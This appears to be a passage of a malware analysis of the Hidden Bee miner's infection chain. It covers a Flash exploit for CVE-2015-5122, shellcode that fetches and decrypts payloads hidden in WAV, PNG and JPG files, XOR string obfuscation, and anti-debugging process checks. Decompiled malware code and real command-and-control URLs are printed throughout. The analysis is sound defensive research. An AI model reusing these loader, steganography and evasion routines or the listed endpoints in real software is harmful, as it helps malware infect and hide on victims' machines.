07763B70	46	B7	31	4E	B3	88	9E	FF	14	9F	1F	98	14	1F	8B	08	F·1Nž.Ž'.ž....<.
07763B80	00	00	00	00	00	00	03	00	72	80	8D	7F	BE	BA	FE	CA	.....r€İ.İq̂E
07763B90	3C	00	00	00	02	00	00	00	24	00	00	00	3C	00	00	00	<.....\$...<...
07763BA0	2D	8B	00	00	30	00	00	00	69	8B	00	00	3C	00	00	00	-<..0...i<...<...
07763BB0	2F	6D	6F	76	69	65	73	2E	73	77	66	00	2F	63	6F	6E	/movies.swf./con
07763BC0	66	69	67	2E	63	66	67	00	43	57	53	1B	7F	FF	00	00	fig.cfg.CWS...`..
07763BD0	78	9C	EC	BD	77	5C	55	47	D7	2F	3E	B3	67	EF	B3	4F	xšë~w\UG*/>İgdİ0

The Flash file (movies.swf) contains an embedded exploit. In the analyzed case, the exploit used is [CVE-2015-5122](#), however, a different exploit may be used on a different machine:



The payload (shellcode) is stored in form of an array (binary version available here: [9aec11ff93b9df14f060f78fbb1b47a2](#)):

```

1 package
2 {
3   class PayloadWin32
4   {
5
6     public static var payload:Vector.<uint> = Vector.<uint>([2420162609,130450447,1620836352,1768,134222080,
7
8
9     function PayloadWin32()
10    {
11      super();
12    }
13  }
14 }
15

```

The configuration file (config.cfg) contains the URL to another WAV file.

The payload is padded with NOP (0x90) bytes, and the parameters, including the configuration, are filled there before the payload runs.

```
paylEnd = 0;
paylLength = PayloadWin32.payload.length;
indx = 0;
while(indx < paylLength - 1)
{
    if(PayloadWin32.payload[indx] == 0x90909090
        && PayloadWin32.payload[indx + 1] == 0x90909090
        )
    {
        paylEnd = indx;
        break;
    }
    indx++;
}

if(paylEnd != 0)
{
    indx = 0;
    while(indx < param1.length)
    {
        //write parameters at the end of the payload:
        PayloadWin32.payload[paylEnd + indx] = param1[indx];
        indx++;
    }
}
```

### The shellcode: downloading the second WAV

The second WAV, in contrast to the first one, is always downloaded and never embedded. It is retrieved by the “PayloadWin32” shellcode ([9aec11ff93b9df14f060f78fbb1b47a2](https://www.exploit-db.com/exploits/42222/)), deployed after the successful exploitation.

Looking inside this shellcode, we find the function that is responsible for downloading and decrypting another WAV. The shellcode uses parameters that were filled by the previous layer. This buffer contains the URL that will be queried and the key that will be used for decryption of the payload. It loads functions from wininet.dll using their checksums. After the initialization steps, it queries the supplied URL. The expected result is a buffer with a header typical for WAV files.

```

v2 = a2;
v3 = &input_buffer[-*(unsigned __int16 *)input_buffer];
func_checksums = (int)&v3[*(unsigned __int16 *)input_buffer + 1];
buf = &v3[*(unsigned __int16 *)func_checksums + 0x70] - *(unsigned __int16 *)input_buffer + 2);
zero_buffer(&functions_list, 0x4Cu);
result = load_wininet_functions(v2, (int (__stdcall **)(char *)&functions_list, func_checksums);
if ( result )
{
    copy_16_bytes(buf, &crypt_key); // copy the crypto key
    result = download_from_url(v2, &functions_list, buf, &module_size);
    wav_buf = (_BYTE *)result;
    if ( result )
    {
        if ( *( _BYTE *)result == 'R' // check the WAV header
            && *( _BYTE *)result + 1 == 'I'
            && *( _BYTE *)result + 2 == 'F'
            && *( _BYTE *)result + 3 == 'F'
            && *( _DWORD *)result + 4 + 8 <= module_size
            && *( _BYTE *)result + 8 == 'W'
            && *( _BYTE *)result + 0xA == 'V'
            && *( _BYTE *)result + 0x24 == 'd'
            && *( _BYTE *)result + 0x26 == 't' )
        {
            mSize = *( _DWORD *)result + 0x28;
        }
    }
}

```

As we already suspected, the data of the WAV (starting from the offset 0x2C) contains the encrypted content. Indeed, blocks that are 8 bytes long are decrypted in a loop:

```


module_size = *( (_DWORD *)wav_buf + 0xA);
if ( wav_buf != (_BYTE *)0xFFFFFFFFD4 )
{
    if ( !(mSize & 7) )
    {
        chunk_ptr = wav_buf + 0x2C;
        crypt_init((int)&crypt_ctx, &crypt_key, 16);
        mSize = module_size;
        v23 = 0;
        if ( module_size )
        {
            do
            {
                crypt_block((int)&crypt_ctx, chunk_ptr, chunk_ptr);
                v23 += 8;
                mSize = module_size;
                chunk_ptr += 8;
            }
            while ( v23 < module_size );
        }
    }
}

```


After the decryption is complete, the next module will be revealed. It is interesting to take a look at the expected header of the payload to learn which format is used for the output element. This time, the decoded data is supposed to start with the following magic numbers: 0x01, 0x04, ..., 0x10.




This module is first executed within Internet Explorer. Then, it creates another process (dllhost.exe) in a suspended state:



It injects its original copy there ([769a05f0eddd6ef2ebdd13618b244758](#)):



Then it redirects execution to its loading function. Below, we can see the Entry Point of the implanted module within dllhost.exe.



A detailed analysis of the execution flow of this module and its format will be given later in the article.

At this point, it is important to note that the dllhost.exe is the module that further downloads the aforementioned images.

**The modules with the custom format**


The module with the custom format is analogous to the one [described before](#). However, we can see that it has significantly evolved.

There are changes in the header, as well as improvements in the implementation.

**Changes in the custom format**

The new header is similar to the [previous one](#). The few details that have changed are: the magic number at the beginning (from 0x10000301 to 0x10000401), and the format in which the DLLs are stored (the length of a DLL name has been added). That’s why we will refer to this format as “0x10000401 format.”

Another change is that now the names of the DLLs are obfuscated by a simple XOR with 1 byte character. They are deobfuscated just before being loaded.



Summing up, we can visualize the new format in the following way:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	01	04	00	10	1C	00	74	00	0C	05	00	00	B8	BE	00	00	.....I..
00000010	70	06	00	00	18	B8	00	00	00	00	00	00					p.....
-----																	
00000020	64	7E	6E	66	66	24	6E	66	66	00	00	0C	00	26	00	41	....
00000030	4F	58	44	4F	46	39	38	24	6E	66	66	00	00	0C	00	08	d~nff\$nff....&.A
00000040	00	4B	4E	5C	4B	5A	43	39	38	24	6E	66	66	00	00	0B	OXDOF98\$nff.....
00000050	00	04	00	49	6B	68	63	64	6F	7E	24	6E	66	66	00	00	.KN\KZC98\$nff...
00000060	0A	00	06	00	47	59	5C	49	58	5E	24	6E	66	66	00	00	...Ikhcdo~\$nff..
	00	00	00	00													...GY\IX^\$nff..
																	....
-----																	
00000070					8C	E7	AE	97	9F	66	BD	6B	9B	5C	88	0B	šç@-zf`k>\..
00000080	24	75	82	0D	30	B8	82	0D	9D	BB	93	1C	CA	96	93	1C	\$u,.0,,,t»".E-"
00000090	5E	96	93	1C	06	2E	6B	D3	F9	58	B6	04	07	32	B5	50	^-"...kóúXq..2µP
...																	
00000180	87	F0	96	7C	3D	AD	39	0D	C7	0E	E0	3D	F3	16	E6	F5	±d- =.9.ç.í=ó.óó
00000190	7C	B0	3E	88	EA	3D	9D	7C									°>.ę=ł
-----																	
000001A0	8B	4C	24	08	8B	44	24	08	33	D2	83	C0	14	38	51	07	d`0...šV
000001B0	74	1C	33	F6	39	51	10	88	51	07	76	12	8B	D6	83	E2	<L\$.<D\$.3Ń.Ř.8Q.
...																	t.3ô9Q..Q.v.<Ö.š
-----																	
0000B810	00	00	00	00	00	00	00	83	03	00	00	B2	03	00	00		.....
0000B820	BF	03	00	00	E1	03	00	00	04	04	00	00	13	04	00	00	ž...á.....
0000B830	24	04	00	00	2D	04	00	00	42	04	00	00	47	04	00	00	\$...-...B...G...
0000B840	55	04	00	00	61	04	00	00	8C	04	00	00	9C	04	00	00	U...a...š...š...
0000B850	BF	04	00	00	CE	04	00	00	EE	04	00	00	FA	04	00	00	ž...í...í...ú...
0000B860	01	05	00	00	79	05	00	00	B0	05	00	00	B7	05	00	00	...y...°.....
0000B870	BE	05	00	00	CA	05	00	00	DF	05	00	00	EA	05	00	00	I...Ě...š...ę...
0000B880	F2	05	00	00	51	06	00	00	63	06	00	00	74	06	00	00	ň...Q...c...t...
...																	

## HEADERS

### DLLs

DLLs offset = 0x1C  
 struct dll\_record {  
     WORD name\_length,  
     WORD functions\_count,  
     char name []; //XORed  
 }

### IAT

IAT offset = 0x74

DWORD checksum[];

## CODE

Entry Point = 0x050C

## RELOCATIONS

Offset = 0xB818  
 Size = 0x0670

Module Size = 0xBE88

## Obfuscation used

This time, authors decide to obfuscate all the strings used inside the module. Now all the strings are decoded just before use.

```
003107F5 lea    eax, [ebp-2CCh]
003107FB push   104h
00310800 push   eax                ; _DWORD
00310801 push   offset unk_317830
00310806 call   decode_memory
0031080B pop    ecx
0031080C push   eax                ; _DWORD
0031080D call   ds:ExpandEnvironmentStringsW
```

The decoding algorithm is simple, based on XOR:

```
1  _BYTE *_cdecl decode_memory(_BYTE *input_arr)
2  {
3  _BYTE *output_arr; // eax
4  unsigned int indx; // esi
5  bool is_finished; // zf
6
7  output_arr = input_arr + 0x14;
8  if ( input_arr[7] )
9  {
10     indx = 0;
11     is_finished = *((_DWORD *)input_arr + 4) == 0;
12     input_arr[7] = 0;
13     if ( !is_finished )
14     {
15         do
16         {
17             output_arr[indx] ^= input_arr[(indx & 7) + 8];
18             ++indx;
19         }
20         while ( indx < *((_DWORD *)input_arr + 4) );
21     }
22 }
23 return output_arr;
24 }
```

### Inside the images downloader

Let's look inside the first module in the 0x10000401 format that we encountered. This module is an initial stage, and its role is to download and unpack the other components. One such component is in a CAB format (that's why we can see the Cabinet.dll among the imported DLLs).

The role of this module is similar to the first "WASM" mentioned in our post a year ago. However, the current version is not only better protected, but also comes with some improvements. This time the downloaded content is hidden in the images. So, analyzing this element can help us to understand how the used steganography works.

First, we can see that the URLs are retrieved from their Base64 form:

```
00311B58 mov     [ebp+arg_0], eax
00311B5B push   eax
00311B5C lea   eax, [ebp+arg_0]
00311B5F push   offset base64_Str ; "SQBodHRwOi8vMzguNzUuMTM3Ljk6OTA4OC9wdWJ"...
00311B64 push   eax
00311B65 push   esi
00311B66 call  base64_decode
00311B6B add   esp, 10h
```

This string decodes to a list containing URLs of the PNG and JPG files that are going to be downloaded. For each sample, this set is unique. None of the URLs can be reused: the server gives a response only once. An example of a URL set:

```
http://38.75.137.9:9088/pubs/wiki.php?id=937a4eadd6f5a94b3738a58dcc79ca13 http://38.75.137.9:9088/im
```


So, we can confirm that this module is the one responsible for downloading and processing the observed images. Indeed, inside we can find the functions responsible for their decoding.

### Decoding the JPG

After the payload is retrieved, the JPG header is validated.

```
1CB8      jz      loc_311F3C
1CBE      cmp     byte ptr [ebx], 0FFh
1CC1      jnz     invalid_payload
1CC7      cmp     byte ptr [ebx+1], 0D8h
1CCB      jnz     invalid_payload
1CD1      cmp     word ptr [ebx+2], 0E0FFh
1CD7      jnz     invalid_payload
1CDD      cmp     byte ptr [ebx+6], 'J'
1CE1      jnz     invalid_payload
1CE7      cmp     byte ptr [ebx+7], 'F'
1CEB      jnz     invalid_payload
1CF1      cmp     byte ptr [ebx+8], 'I'
1CF5      jnz     invalid_payload
1CFB      cmp     byte ptr [ebx+9], 'F'
1CFF      jnz     invalid_payload
1D05      cmp     byte ptr [ebx+0Ah], 0
1D09      jnz     invalid_payload
```


Then, the payload is decoded by simply using an XOR with the last byte. The decoded content is expected to start from the !rcx magic ID.



After decoding the content, the hash of the lrcx module is validated with the help of SHA256 hash. The valid hash is stored in the module's header and compared with the calculated hash of the file content.

```
00311D87 lea    eax, [esi+8]
00311D8A push   32
00311D8C push   eax
00311D8D lea    eax, [ebp+var_4C]
00311D90 push   eax
00311D91 mov    [ebp+arg_0], 40
00311D98 lea    edi, [esi+28h]
00311D9B call   j_memcpy
00311DA0 push   32
00311DA2 lea    eax, [esi+8]
00311DA5 push   0
00311DA7 push   eax
00311DA8 call   j_memset
00311DAD lea    eax, [ebp+var_BC]
00311DB3 push   eax
00311DB4 call   sha256_init
00311DB9 push   [ebp+var_4]
00311DBC lea    eax, [ebp+var_BC]
00311DC2 push   esi
00311DC3 push   eax
00311DC4 call   sha256_hash
00311DC9 lea    eax, [ebp+var_BC]
00311DCF push   eax
00311DD0 lea    eax, [esi+8]
00311DD3 push   eax
00311DD4 call   sha256_finish
00311DD9 lea    eax, [esi+8]
00311DDC push   32
00311DDE push   eax
00311DDF lea    eax, [ebp+var_4C]
00311DE2 push   eax
00311DE3 call   j_memcmp
00311DE8 add    esp, 3Ch
```

If the validation passed, the shellcode stored in the !rcx module is loaded. More details about the execution flow will be given later.



The !rcx package has a simple header:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text	
00000000	21	72	63	78	EA	CF	01	00	1B	5C	78	03	D6	5E	3B	45	!rcx=ð... \x.Ô^;E	Magic: !rcx
00000010	F8	F8	01	E6	E0	91	C5	16	18	3A	6C	38	0D	08	C5	55	ËË.Öf`L...:18..ÛU	Size
00000020	DB	7E	74	8B	78	73	E7	10	B0	0C	00	00	00	00	00	00	Û~t<xsc;°.....	SHA256
00000030	78	0C	00	00	00	00	00	00									x.....	Code
00000040	00	00	E8	04	00	00	00	0F	00	60	0C	58	60	64	8B	35	1R@...„V.	
00000050	30	00	00	00	52	51	50	56	E8	44	00	00	00	61	C3	8B	..č.....`X`d<5	
00000060	54	24	04	8B	44	24	0C	56	8B	74	24	0C	57	8D	3C	02	0...RQPvčD...aĂ<	
00000070	0F	B7	02	42	42	83	F8	41	7C	08	83	F8	5A	7F	03	83	T\$.<D\$.V<t\$.WŤ<.	
00000080	C0	20	0F	B7	0E	46	46	83	F9	41	7C	08	83	F9	5A	7F	..BB.řA ..řZ...	
00000090	03	83	C1	20	3B	D7	73	04	3B	C1	74	D4	5F	2B	C1	5E	ř .-.FF.úA ..úZ.	
000000A0	C3	55	8B	EC	83	EC	4C	8B	45	08	53	56	57	8B	70	0C	..Ă ;*s.;ĂtÔ_+Ă^	
000000B0	6A	6C	58	33	C9	66	89	45	BE	66	89	45	C8	66	89	45	ĂU<ě.ěL<E.SVW<p.	
000000C0	CA	66	89	45	EE	66	89	45	F0	66	89	45	F6	66	89	45	j1X3Ěf#E1f#EĚf#E	
																	Ěf#E1f#EĚf#EĚf#E	

### Decoding the PNG

Retrieving the content from the PNG is more complex.



First, after downloading, the PNG header is checked:

```

-----
003116CE loc_3116CE:
003116CE lea     eax, [ebp+var_8]
003116D1 push    8
003116D3 push    eax
003116D4 push    edi
003116D5 xor     esi, esi
003116D7 mov     [ebp+var_8], 89h
003116DB mov     [ebp+var_7], 'P'
003116DF mov     [ebp+var_6], 'N'
003116E3 mov     [ebp+var_5], 'G'
003116E7 mov     [ebp+var_4], 0Dh
003116EB mov     [ebp+var_3], 0Ah
003116EF mov     [ebp+var_2], 1Ah
003116F3 mov     [ebp+var_1], 0Ah
003116F7 call   j_memcmp
003116FC add     esp, 0Ch

```

The function decoding the PNG has the following flow:

```


| 33 | decoded_buf = 0;
| 34 | png_hdr = 0x89u;
| 35 | v13 = 'P';
| 36 | v14 = 'N';
| 37 | v15 = 'G';
| 38 | v16 = '\r';
| 39 | v17 = '\n';
| 40 | v18 = 26;
| 41 | v19 = 10;
| 42 | if ( !j_memcmp(payload, &png_hdr, 8) )
| 43 |     decoded_buf = (BYTE *)decode_from_png(payload, functions_list, &size);
| 44 | result = free(payload);
| 45 | if ( decoded_buf )
| 46 | {
| 47 |     if ( !(size & 3) )
| 48 |     {
| 49 |         buf_ptr = decoded_buf;
| 50 |         aria_set_key((unsigned int *)&crypt_ctx, aria_key_ptr + 4, *(DWORD *)aria_key_ptr);
| 51 |         j_memset(aria_key_ptr + 4, 0, *(DWORD *)aria_key_ptr);
| 52 |         if ( size )
| 53 |         {
| 54 |             do
| 55 |             {
| 56 |                 aria_crypt_round(&crypt_ctx, buf_ptr, buf_ptr);
| 57 |                 index += 16;
| 58 |                 buf_ptr += 16;
| 59 |             }
| 60 |             while ( index < size );
| 61 |         }
| 62 |         if ( *decoded_buf == 'M' && decoded_buf[1] == 'S' && decoded_buf[2] == 'C' && decoded_buf[3] == 'F' )
| 63 |         {
| 64 |             if ( unpack_cab(&v10, (int)decoded_buf, size) )
| 65 |             {
| 66 |                 module_name = decode_memory((int)sub_317EE4); // "bin/i386/core.sdb"
| 67 |                 load_from_package(index, (int)decoded_buf, (int)&v10, module_name, 0);
| 68 |                 free_module(&v10);
| 69 |             }
| 70 |         }
| 71 |     }
| 72 |     result = free(decoded_buf);
| 73 | }
| 74 | return result;
| 75 | }

```

It converts the PNG into byte content and decrypts it with the help of [ARIA cipher](#). The result should be a CAB format. The unpacked CAB is supposed to contain a module “bin/i386/core.sdb” that also occurred in our previous encounters with Hidden Bee.

The authors are careful not to reuse URLs as well as encryption keys. That’s why the Aria key is different for every unique payload. It is stored just after the end of the 0x10000401 module :





## Inside core.sdb

This module (retrieved from the PNG) is a second downloader component in the 0x10000401 format. This time, it uses a custom TCP-based protocol, referenced by the authors as SLTP. (This protocol was also used by the analogical component seen one year ago). The embedded links:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998 sltp://bbs.favcom.space:1108/setup.bin?id=999
```

## Execution flow

1. Checks for blacklisted processes. If any are detected, exits.
2. Removes functions:

```
DbgBreakPoint
```

,

```
DbgUserBreakPoint
```

by overwriting their beginning with the RET instruction.

3. Checks if the malware is already installed. If yes, exits.
4. Creates an installation mutex

```
{71BB7F1C-D700-4487-B9C6-6DD9863DFE91}-ins.
```

5. If the module was run with the flag==1:

1. Connects to the first address:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998
```

2. Sets an environment variable

```
INSTALL_SOURCE
```

to the value given as an argument.

3. Runs the downloaded next stage module.

6. If the module was run with the flag!=1:

1. Performs checks against VM. If detected, exits.

2. Connects to the second address:

```
s1tp://bbs.favcom.space:1108/setup.bin?id=999
```

. This time, appends the victim's fingerprint to the URL. Format:

```
&sid=&sz=&os=&ar=
```

3. Runs the downloaded next stage module.

## Defensive checks

At this stage, many anti-analysis checks are deployed. First, there are checks to detect if any of the blacklisted processes are running. The enumeration of the processes is implemented using a low-level function:

`NtQuerySystemInformation` with a parameter 5 (

```
SystemProcessInformation
```

).

```

36 | j_memset((int)v1, 0, SystemInformationLength);
37 | if ( !NtQuerySystemInformation(v3, 5, v2, SystemInformationLength, &SystemInformationLength) )
38 | {
39 |     while ( !blacklisted_processes[0] )
40 |     {
41 | check_next:
42 |         if ( !*( _DWORD *)v2 )
43 |             goto finished;
44 |         v2 += *( _DWORD *)v2;
45 |     }
46 |     next_proc_name = blacklisted_processes;
47 |     _next_proc_name = blacklisted_processes;
48 |     while ( 1 )
49 |     {
50 |         RtlInitUnicodeString(&v6, *next_proc_name);
51 |         if ( ( _WORD)v6 == *( ( _WORD *)v2 + 28 ) )
52 |         {
53 |             if ( ( unsigned __int8 )RtlEqualUnicodeString(&v6, v2 + 56, 1) )
54 |                 break;
55 |         }
56 |         next_proc_name = _next_proc_name + 1;
57 |         _next_proc_name = next_proc_name;
58 |         if ( !*next_proc_name )
59 |             goto check_next;
60 |     }
61 |     blacklisted_found = 1;
62 | }
63 | finished:
64 |     LocalFree(v7);
65 | }
66 | return blacklisted_found;
67 | }

```

The blacklist contains popular debuggers and sniffers:

“devenv.exe”, “wireshark.exe”, “vmacthlp.exe”, “procmon.exe”, “ollydbg.exe”, “idag.exe”,  
 “ImmunityDebugger.exe”, “windbg.exe”  
